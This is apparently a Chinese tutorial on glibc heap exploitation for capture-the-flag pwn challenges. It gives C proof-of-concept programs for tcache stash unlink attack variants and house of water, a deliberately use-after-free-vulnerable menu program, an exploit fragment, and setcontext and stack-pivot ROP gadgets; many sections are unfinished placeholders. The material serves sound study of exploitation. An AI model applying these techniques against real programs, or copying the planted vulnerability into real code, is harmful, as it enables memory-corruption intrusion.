




常用触发方式

至少需要 `UAF`

图解



POC

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <assert.h>
```

```c
int main(){
    size_t secret = 0;
    printf("Before attack the value of secret is 0x%lx.\n", (unsigned long)secret);

    size_t* chunks[0x10];

    // 申请8个chunk，前7个待会释放到tcache
    for(int i=0 ; i<8; i++){
        chunks[i] = malloc(0x100);
    }

    // 申请一个0x20来防止两个smallbin的合并
    malloc(0x20);

    // 最后一个smallbin
    chunks[8] = malloc(0x100);

    // 防止合并top
    malloc(0x20);

    // 释放这9个大小为0x100的chunk，其中chunk[7]和chunk[8]位于unsortedbin
    for(int i =0; i<9; i++){
        free(chunks[i]);
    }

    // 将unsortedbin里面的chunks添加到smallbin
    malloc(0x200);

    // 从tcache申请一个chunk
    malloc(0x100);

    // 现在，tcache中有6个chunk，而smallbin中含有两个chunk
    // 由于FIFO，fd有chunks[8] -> chunks[7] -> main_arena + x，先取出chunks[7]
    // bk有chunks[7] -> chunks[8] -> main_arena +x
    // 需要修改最后取出的chunk的bk来完成攻击

    /* vuln start */
    chunks[8][1] = (size_t)&secret - 0x10;
    /* vuln ends */

    calloc(1, 0x100);

    printf("Now the value of secret is 0x%lx.\n", (unsigned long)secret);

    assert(secret!=0);
    return 0;
}
```

tcache stash unlink attack plus

适用版本

`glibc2.23-latest`

glibc2.23 -latest

实现效果


将任意`chunk`挂入`tcache`，再次`malloc`即可申请，总的来说就是申请任意地址`chunk`


利用方式

- 对于同一个大小的`chunk`，确保`tcache`中和`smallbin`要修改处的`chunk`之和至少为`7`个，详情看注
- `smallbin`中的`chunk`至少有两个
- 能够修改`smallbin`中的`chunk`的`bk`为要申请的地址减去`0x10`，具体看注
- 要申请的地址`+8`处指向的地址必须可写（注意不是本身）
- 由于需要将`chunk`放置到`smallbin`，不能有`chunk`申请大小的限制
- 进行至少一次`calloc`

注：tcache和smallbin的堆风水

- 可以参照`tcache stash unlink`普通版，此处仅仅只需要改为和为`7`个






常用触发方式

至少需要`UAF`

图解



POC

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <assert.h>


int main(){
    size_t secret = 0;
    printf("We want to malloc a chunk from stack. The addr of it is 0x%lx.\n",
(unsigned long)&secret);

    size_t* chunks[0x10];

    // 申请8个chunk，前7个待会释放到tcache
    for(int i=0 ; i<8; i++){
        chunks[i] = malloc(0x100);
    }

    // 申请一个0x20来防止两个smallbin的合并
    malloc(0x20);

    // 最后一个smallbin
    chunks[8] = malloc(0x100);

    // 防止合并top
    malloc(0x20);

    // 释放这9个大小为0x100的chunk，其中chunk[7]和chunk[8]位于unsortedbin
```

```
    for(int i =0; i<9; i++){
        free(chunks[i]);
    }

    // 将unsortedbin里面的chunks添加到smallbin
    malloc(0x200);

    // 从tcache申请两个chunk
    malloc(0x100);
    malloc(0x100);

    /* vuln start */
    chunks[8][1] =  (size_t)&secret - 0x10;
    *(size_t*)((size_t)&secret + 0x8) = (size_t)&secret;
    /* vuln ends */

    calloc(1, 0x100);

    size_t* final_chunk = malloc(0x100);
    printf("After calloc, we malloc again and get a chunk addr of 0x%lx, which is
secret on the stack.\n", (unsigned long)final_chunk);

    return 0;
}
```

tcache stash unlink attack plus plus

适用版本

`glibc2.23-latest`

glibc2.23 -latest

实现效果


申请任意位置`chunk`，同时往任意地址写一个`libc`地址

利用方式

- 对于同一个大小的`chunk`，确保`tcache`中和`smallbin`要修改处的`chunk`之和至少为`7`个，详情看注
- 能够修改`smallbin`中的`chunk`的`bk`为要申请的地址减去`0x10`，具体看注
- 要申请的地址`+8`处指向要写`libc`地址处的地址减去`0x10`
- 由于需要将`chunk`放置到`smallbin`，不能有`chunk`申请大小的限制
- 进行至少一次`calloc`

注：tcache和smallbin的堆风水


- 堆风水排布和`tcache stash unlink attack plus`版相同，也就是`tcache + smallbin`中总数为`7`个



常用触发方式

至少需要`UAF`

图解



POC

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <assert.h>


int main(){
    size_t fake_chunk[4] = {0,}; // 最终申请这个fake_chunk
    size_t gap[0x50]; // 隔开两个变量
    size_t secret = 0; // 同时修改这个变量为libc地址
    printf("Before attack, we allocate a fakechunk of addr 0x%lx, and a secret value
which is %ld.\n", (unsigned long)&fake_chunk[0], (long)secret);

    size_t* chunks[0x10];

    // 这7个chunk待会放到tcache
    for(int i = 0; i<7; i++){
        chunks[i] = malloc(0x100);
    }

    //这5个待会放到unsortedbin，因此同时malloc(0x20)防止合并
    for(int i = 0; i<5; i++){
        chunks[7+i] = malloc(0x100);
        malloc(0x10);
    }

    // 释放刚刚申请的所有大小为0x100的chunk，会有7个位于tcache，5个位于unsortedbin
    for(int i = 0 ; i<12; i++){
        free(chunks[i]);
    }

    // 从tcache中申请5个走，只保留2个
    for(int i = 0 ; i<5; i++){
        malloc(0x100);
    }

    // 通过malloc(0x200)来将所有unsortedbin的chunk放到smallbin
    malloc(0x200);

    /* vuln start */

    // 修改指定chunk的bk为要申请的地址减去0x10
    chunks[11][1] = (size_t)&fake_chunk[0] - 0x10;

    // 要申请的fake chunk的bk指向要写libc地址处的地址减去0x10
    fake_chunk[1] = (size_t)&secret - 0x10;

    /* vuln ends */
```

```
    // calloc触发攻击
    calloc(1, 0x100);
    size_t* final_chunk = malloc(0x100);

    printf("After calloc, we malloc again and get the chunk of address 0x%lx, which
is the fake chunk.\n", (unsigned long)final_chunk);
    printf("The value of secret is 0x%lx now.\n", (unsigned long)secret);

    return 0;
}
```

_IO_2_1_stdout_ arbitrary leak

施工中

fastbin reverse into tcache

施工中

chunk shrink

施工中

house of water

适用版本

全版本，测试中`(<=glibc2.39)`

利用方式

- 释放一个`0x3e0`和`0x3f0`的`chunk`到`tcache`，在`tcache_perthread_struct->count`中组成`fake_chunk`的`size`。
- 计算偏移`0x10001`时，构造刚刚的`fake_chunk`的`next chunk`的`prev_size`和`size`。
- 构造三个`unsortedbin chunk`，并释放到`unsortedbin`。接下来要让三个`chunk`中间的变为`fake_chunk`。
- 通过漏洞（例如任意地址`free`释放到`tcache->entries`，或者`UAF`），构造`fake_chunk->fd`和`fake_chunk->bk`为`unsortedbin`中的第三个和第一个`chunk`。
- 通过漏洞（例如`UAF`），构造`unsortedbin`的`fd`和`bk`链，使得三个`unsortedbin chunk`中的第二个为`fake chunk`。
- 完成上述操作后，`fake chunk`被挂入`unsortedbin`。申请一个`unsortedbin chunk`即可让`libc`地址挂入`tcache`，接下来可以实现`IO_FILE leak`等操作。

实现效果

无`leak`利用

常用触发方式

UAF


POC

```
#include <stdio.h>
#include <stdlib.h>

void init()
{
    setbuf(stdin, NULL);
    setbuf(stdout, NULL);
    setbuf(stderr, NULL);
}

int main()
{
    init();

    /* 第一步，释放0x3e0和0x3f0的chunk，在tcache上打一个fake chunk的size出来0x10001 */
    size_t *temp1 = malloc(0x3d0);
    size_t *temp2 = malloc(0x3e0);

    free(temp1);
    free(temp2);

    size_t heap_base = (size_t)temp1 - 0x2a0;

    /* 第二步，申请好所有堆块 */

    // 申请7个tcache的chunk
    size_t *tcache_chunks[7];
    for (int i = 0; i < 7; i++)
    {
        tcache_chunks[i] = (size_t *)malloc(0xf0);
    }

    // 申请三个unsortedbin的chunk，要隔开
    size_t *unsorted_chunk[3];
    size_t *gap[3];

    for (int i = 0; i < 3; i++)
    {
        unsorted_chunk[i] = (size_t *)malloc(0xf0);
        gap[i] = (size_t *)malloc(0x20);
    }

    // 写fake chunk (0x10001那个chunk)的下一个chunk的prev_size和size
    size_t *big_gap = (size_t *)malloc(0xeb70);
    size_t *secure = (size_t *)malloc(0x20);
```

```
    secure[0] = 0x10000;
    secure[1] = 0x20;

    /* 第三步，构造unsortedbin链 */

    // 先填满tcache
    for (int i = 0; i < 7; i++)
    {
        free(tcache_chunks[i]);
    }

    // 构造好unsortedbin链
    for (int i = 0; i < 3; i++)
    {
        free(unsorted_chunk[i]);
    }

    /* 第四步，通过漏洞让fake chunk的fd和bk满足条件 */
    // 这里需要根据题目漏洞。我们这里随便使用任意地址free来完成这个条件
    *(size_t *)((size_t)unsorted_chunk[0] - 0x18) = 0x21;
    free((size_t *)((size_t)unsorted_chunk[0] - 0x10));
    *(size_t *)((size_t)unsorted_chunk[0] - 0x8) = 0x101;

    *(size_t *)((size_t)unsorted_chunk[2] - 0x18) = 0x31;
    free((size_t *)((size_t)unsorted_chunk[2] - 0x10));
    *(size_t *)((size_t)unsorted_chunk[2] - 0x8) = 0x101;

    /* 第五步， 编辑unsortedbin的第一个chunk的fd和第三个chunk的bk，让fake chunk在他们中间 */
    unsorted_chunk[2][0] = heap_base + 0x80;
    unsorted_chunk[0][1] = heap_base + 0x80;

    /* 第六步，申请chunk即可让libc地址挂入tcache~ */
    malloc(0x2e0);

    puts("done!");
}
```

图解

Tcache_perthread_struct=TPS



*褐色内容为需要控制的内容

需要使用漏洞控制的即为fake chunk的FD和BK、
分别两个unsorted chunk的fd和bk

house of water堆风水

实际操作中，若不含有`edit`功能，可能难以布置堆风水。这里可以参照本页面的`UAF`构建堆块重叠部分。

我们可以通过不断重分配堆块，让欲编辑的堆块上方的指针也可控。

一个使用过的`exp`如下所示：

```
add(size=0x4f0, content=b'a') # 9, c160 & c170
add(size=0x4f0, content=b'a') # 10 c660 & c670

delete(9)
delete(10)

add(size=0x4e0, content=b'a') # 11 c160 & c170
add(size=0x500, content=b'a') # 12 c650 & c660

delete(11)
delete(12)

add(size=0x4d0, content=b'a') # 13 c160 & c170
add(size=0x510, content=b'a') # 14 c640 & c650
add(size=0xf0, content=b'gap') # 15

delete(14)
add(0x20, content=p64(0)+p64(0x51)+p64(0)+p64(0x21)) # 16，用于在其中编辑一个fake chunk
add(0xf0, content=b'a') # 17，要控制的堆块
add(0x300, content=b'a') # 18，剩下的部分，申请回来防止干扰
add(0xd0, content=b'a') # 19，同样为剩下的部分，分两次申请回来而已
```

house of spirit

施工中

house of force

施工中

house of enherjar

施工中

house of botcake

施工中

house of storm

施工中

house of lore

施工中

house of rabbit

施工中

house of roman

施工中

house of mind

施工中

house of orange

施工中

house of corrosion

施工中

house of husk

施工中

house of atum

施工中

house of kauri

施工中

house of fun

施工中

house of mind

施工中

house of muney

施工中

house of rust

施工中

house of crust

施工中

house of cat

施工中

house of some1

施工中

house of some2

施工中

house of gods

施工中

house of lyn

施工中

house of snake

施工中

IO部分

此处作为一个分界线。`IO_FILE`相关的内容往往不能一步到位，难以用图解的方式展示。

因此，`IO_FILE`相关的内容，本文会总结其中的利用方式，并且给出`fake_IO`的结构。

此外，作为POC部分，本文通过一个名为`bug_house.c`的程序进行演示，其是一个可以任意`malloc、free、calloc`的`UAF`的程序，理论上来说可以测试任意漏洞，感兴趣的师傅们可以自行编译利用：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <assert.h>
#include <stdbool.h>

size_t *chunks[0x20];

void menu()
{
    puts("Welcome to the BUG HOUSE!");
    puts("Here are the Items to choose:");
    puts("1. Malloc");
    puts("2. Calloc");
    puts("3. Show");
    puts("4. Free");
    puts("5. Edit");
    puts("6. Exit");
    write(1, "Please input your choice>", 25);
}

long read_long()
{
    char nums[8];
    read(0, nums, 8);
    return strtol(nums, 0, 0);
}

long write_content(char *string)
{
    write(1, string, strlen(string));
}
```

```
void add_malloc()
{
    write_content("Please input the chunk index>");
    long index = read_long();
    write_content("Please input the size>");
    long size = read_long();
    chunks[index] = malloc(size);
    write_content("Please input the content>");
    read(0, chunks[index], size);
    puts("Done.");
}

void add_calloc()
{
    write_content("Please input the chunk index>");
    long index = read_long();
    write_content("Please input the size>");
    long size = read_long();
    chunks[index] = calloc(1, size);
    write_content("Please input the content>");
    read(0, chunks[index], size);
    puts("Done.");
}

void show()
{
    write_content("Please input the index>");
    long index = read_long();
    puts((char*)chunks[index]);
    puts("Done.");
}

void delete()
{
    write_content("Please input the index>");
    long index = read_long();
    free(chunks[index]);
    puts("Done.");
}

void edit()
{
    write_content("Please input the chunk index>");
    long index = read_long();
    write_content("Please input the size>");
    long size = read_long();
    write_content("Please input the content>");
    read(0, chunks[index], size);
    puts("Done.");
}

void init(){
```

```
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
}

int main()
{
    init();
    int flag = 1;
    while (flag)
    {
        menu();
        long choice = read_long();
        switch (choice)
        {
        case 1:
            add_malloc();
            break;
        case 2:
            add_calloc();
            break;
        case 3:
            show();
            break;
        case 4:
            delete();
            break;
        case 5:
            edit();
            break;
        case 6:
            puts("OK, you said exit. See you!");
            exit(0);
        default:
            puts("Invalid choice, bye!");
            flag = 0;
            break;
        }
    }

    return 0;
}
```

FSOP的触发方式

`FSOP`指的是一种通过覆盖`_IO_FILE`结构体中的某些函数指针，最后通过某些方式来调用这些函数指针从而执行想要执行的函数的方式。

通常`FSOP`可以通过如下方式完成：

- 通过显示调用 `exit` 函数、正常从 `main` 函数返回退出。这可以导致执行 `_IO_flush_all_lockp` 来完成 `FSOP`。
- 通过执行 `IO` 的函数，例如 `puts`。这是因为 `puts` 会调用 `vtable` 中的 `_IO_file_xsputn`，因此可以完成部分通过覆盖 `vtable` 来完成的攻击。

常用gadget

在高版本堆题中，不但从 `glibc2.34` 开始删除了 `__free_hook` 和 `__malloc_hook`，而且还常常开启了沙箱。因此尽管能 `FSOP` 也没办法直接 `getshell`，还需要额外的 `ROP`。因此，这里总结了一些高版本下常用的 `gadget`。

setcontext

glibc2.27及以下

在 `glibc2.27` 及以下，`setcontext+53` 如下：

```
<setcontext+53>:  mov    rsp,QWORD PTR [rdi+0xa0] *
<setcontext+60>:  mov    rbx,QWORD PTR [rdi+0x80]
<setcontext+67>:  mov    rbp,QWORD PTR [rdi+0x78]
<setcontext+71>:  mov    r12,QWORD PTR [rdi+0x48]
<setcontext+75>:  mov    r13,QWORD PTR [rdi+0x50]
<setcontext+79>:  mov    r14,QWORD PTR [rdi+0x58]
<setcontext+83>:  mov    r15,QWORD PTR [rdi+0x60]
<setcontext+87>:  mov    rcx,QWORD PTR [rdi+0xa8] *
<setcontext+94>:  push   rcx
<setcontext+95>:  mov    rsi,QWORD PTR [rdi+0x70]
<setcontext+99>:  mov    rdx,QWORD PTR [rdi+0x88]
<setcontext+106>: mov    rcx,QWORD PTR [rdi+0x98]
<setcontext+113>: mov    r8,QWORD PTR [rdi+0x28]
<setcontext+117>: mov    r9,QWORD PTR [rdi+0x30]
<setcontext+121>: mov    rdi,QWORD PTR [rdi+0x68]
<setcontext+125>: xor    eax,eax
<setcontext+127>: ret
```

glibc2.29

在 `glibc2.29` 中，`rdi` 已经被换成了 `rdx`：（同样是 `setcontext + 53`）

```
.text:0000000000055E35                mov     rsp, [rdx+0A0h]
.text:0000000000055E3C                mov     rbx, [rdx+80h]
.text:0000000000055E43                mov     rbp, [rdx+78h]
.text:0000000000055E47                mov     r12, [rdx+48h]
.text:0000000000055E4B                mov     r13, [rdx+50h]
.text:0000000000055E4F                mov     r14, [rdx+58h]
.text:0000000000055E53                mov     r15, [rdx+60h]
.text:0000000000055E57                mov     rcx, [rdx+0A8h]
.text:0000000000055E5E                push    rcx
.text:0000000000055E5F                mov     rsi, [rdx+70h]
```

```
.text:0000000000055E63                mov     rdi, [rdx+68h]
.text:0000000000055E67                mov     rcx, [rdx+98h]
.text:0000000000055E6E                mov     r8, [rdx+28h]
.text:0000000000055E72                mov     r9, [rdx+30h]
.text:0000000000055E76                mov     rdx, [rdx+88h]
.text:0000000000055E7D                xor     eax, eax
.text:0000000000055E7F                retn
```

因此，需要配合这个`gadget`使用：

```
mov rdx, qword ptr [rdi + 8]; mov rax, qword ptr [rdi]; mov rdi, rdx; jmp rax;
```

glibc2.30

在`glibc2.30`下，仅有`gadget`的变化。`setcontext+53`仍然为：

```
.text:0000000000055E35                mov     rsp, [rdx+0A0h]
.text:0000000000055E3C                mov     rbx, [rdx+80h]
.text:0000000000055E43                mov     rbp, [rdx+78h]
.text:0000000000055E47                mov     r12, [rdx+48h]
.text:0000000000055E4B                mov     r13, [rdx+50h]
.text:0000000000055E4F                mov     r14, [rdx+58h]
.text:0000000000055E53                mov     r15, [rdx+60h]
.text:0000000000055E57                mov     rcx, [rdx+0A8h]
.text:0000000000055E5E                push    rcx
.text:0000000000055E5F                mov     rsi, [rdx+70h]
.text:0000000000055E63                mov     rdi, [rdx+68h]
.text:0000000000055E67                mov     rcx, [rdx+98h]
.text:0000000000055E6E                mov     r8, [rdx+28h]
.text:0000000000055E72                mov     r9, [rdx+30h]
.text:0000000000055E76                mov     rdx, [rdx+88h]
.text:0000000000055E7D                xor     eax, eax
.text:0000000000055E7F                retn
```

而`gadget`变化为：

```
mov rdx, qword ptr [rdi + 8]; mov qword ptr [rsp], rax; call qword ptr [rdx + 0x20];
```

glibc2.31以上

`setcontext`利用的点从`glibc2.31`开始变成了`setcontext+61`，如下：

```
.text:0000000000055E35                mov     rsp, [rdx+0A0h]
.text:0000000000055E3C                mov     rbx, [rdx+80h]
.text:0000000000055E43                mov     rbp, [rdx+78h]
.text:0000000000055E47                mov     r12, [rdx+48h]
.text:0000000000055E4B                mov     r13, [rdx+50h]
.text:0000000000055E4F                mov     r14, [rdx+58h]
.text:0000000000055E53                mov     r15, [rdx+60h]
```

```
.text:0000000000055E57                mov     rcx, [rdx+0A8h]
.text:0000000000055E5E                push    rcx
.text:0000000000055E5F                mov     rsi, [rdx+70h]
.text:0000000000055E63                mov     rdi, [rdx+68h]
.text:0000000000055E67                mov     rcx, [rdx+98h]
.text:0000000000055E6E                mov     r8, [rdx+28h]
.text:0000000000055E72                mov     r9, [rdx+30h]
.text:0000000000055E76                mov     rdx, [rdx+88h]
.text:0000000000055E7D                xor     eax, eax
.text:0000000000055E7F                retn
```

此外不变，`gadget`仍然为：

```
mov rdx, qword ptr [rdi + 8]; mov qword ptr [rsp], rax; call qword ptr [rdx + 0x20];
```

由rdi进行栈迁移

```
pwndbg> disassemble svcudp_reply
   0x00007f2195256f0a <+26>:mov    rbp,QWORD PTR [rdi+0x48]
   0x00007f2195256f0e <+30>:mov    rax,QWORD PTR [rbp+0x18]
   0x00007f2195256f12 <+34>:lea    r13,[rbp+0x10]
   0x00007f2195256f16 <+38>:mov    DWORD PTR [rbp+0x10],0x0
   0x00007f2195256f1d <+45>:mov    rdi,r13
   0x00007f2195256f20 <+48>:call   QWORD PTR [rax+0x28]
```

如上所示，若能控制`rdi`，那么可以通过`rdi`来控制`rbx`以及`rax`，且执行函数可控，那么设置执行的函数为`leave; ret`即可进行栈迁移。

UAF转堆块重叠 & house of water堆风水

有的题目中，我们只有`UAF`漏洞，但不含有编辑功能，此时将`UAF`转换为堆块重叠就很有必要。这里我们总结一下将`UAF`转堆块重叠的方法。

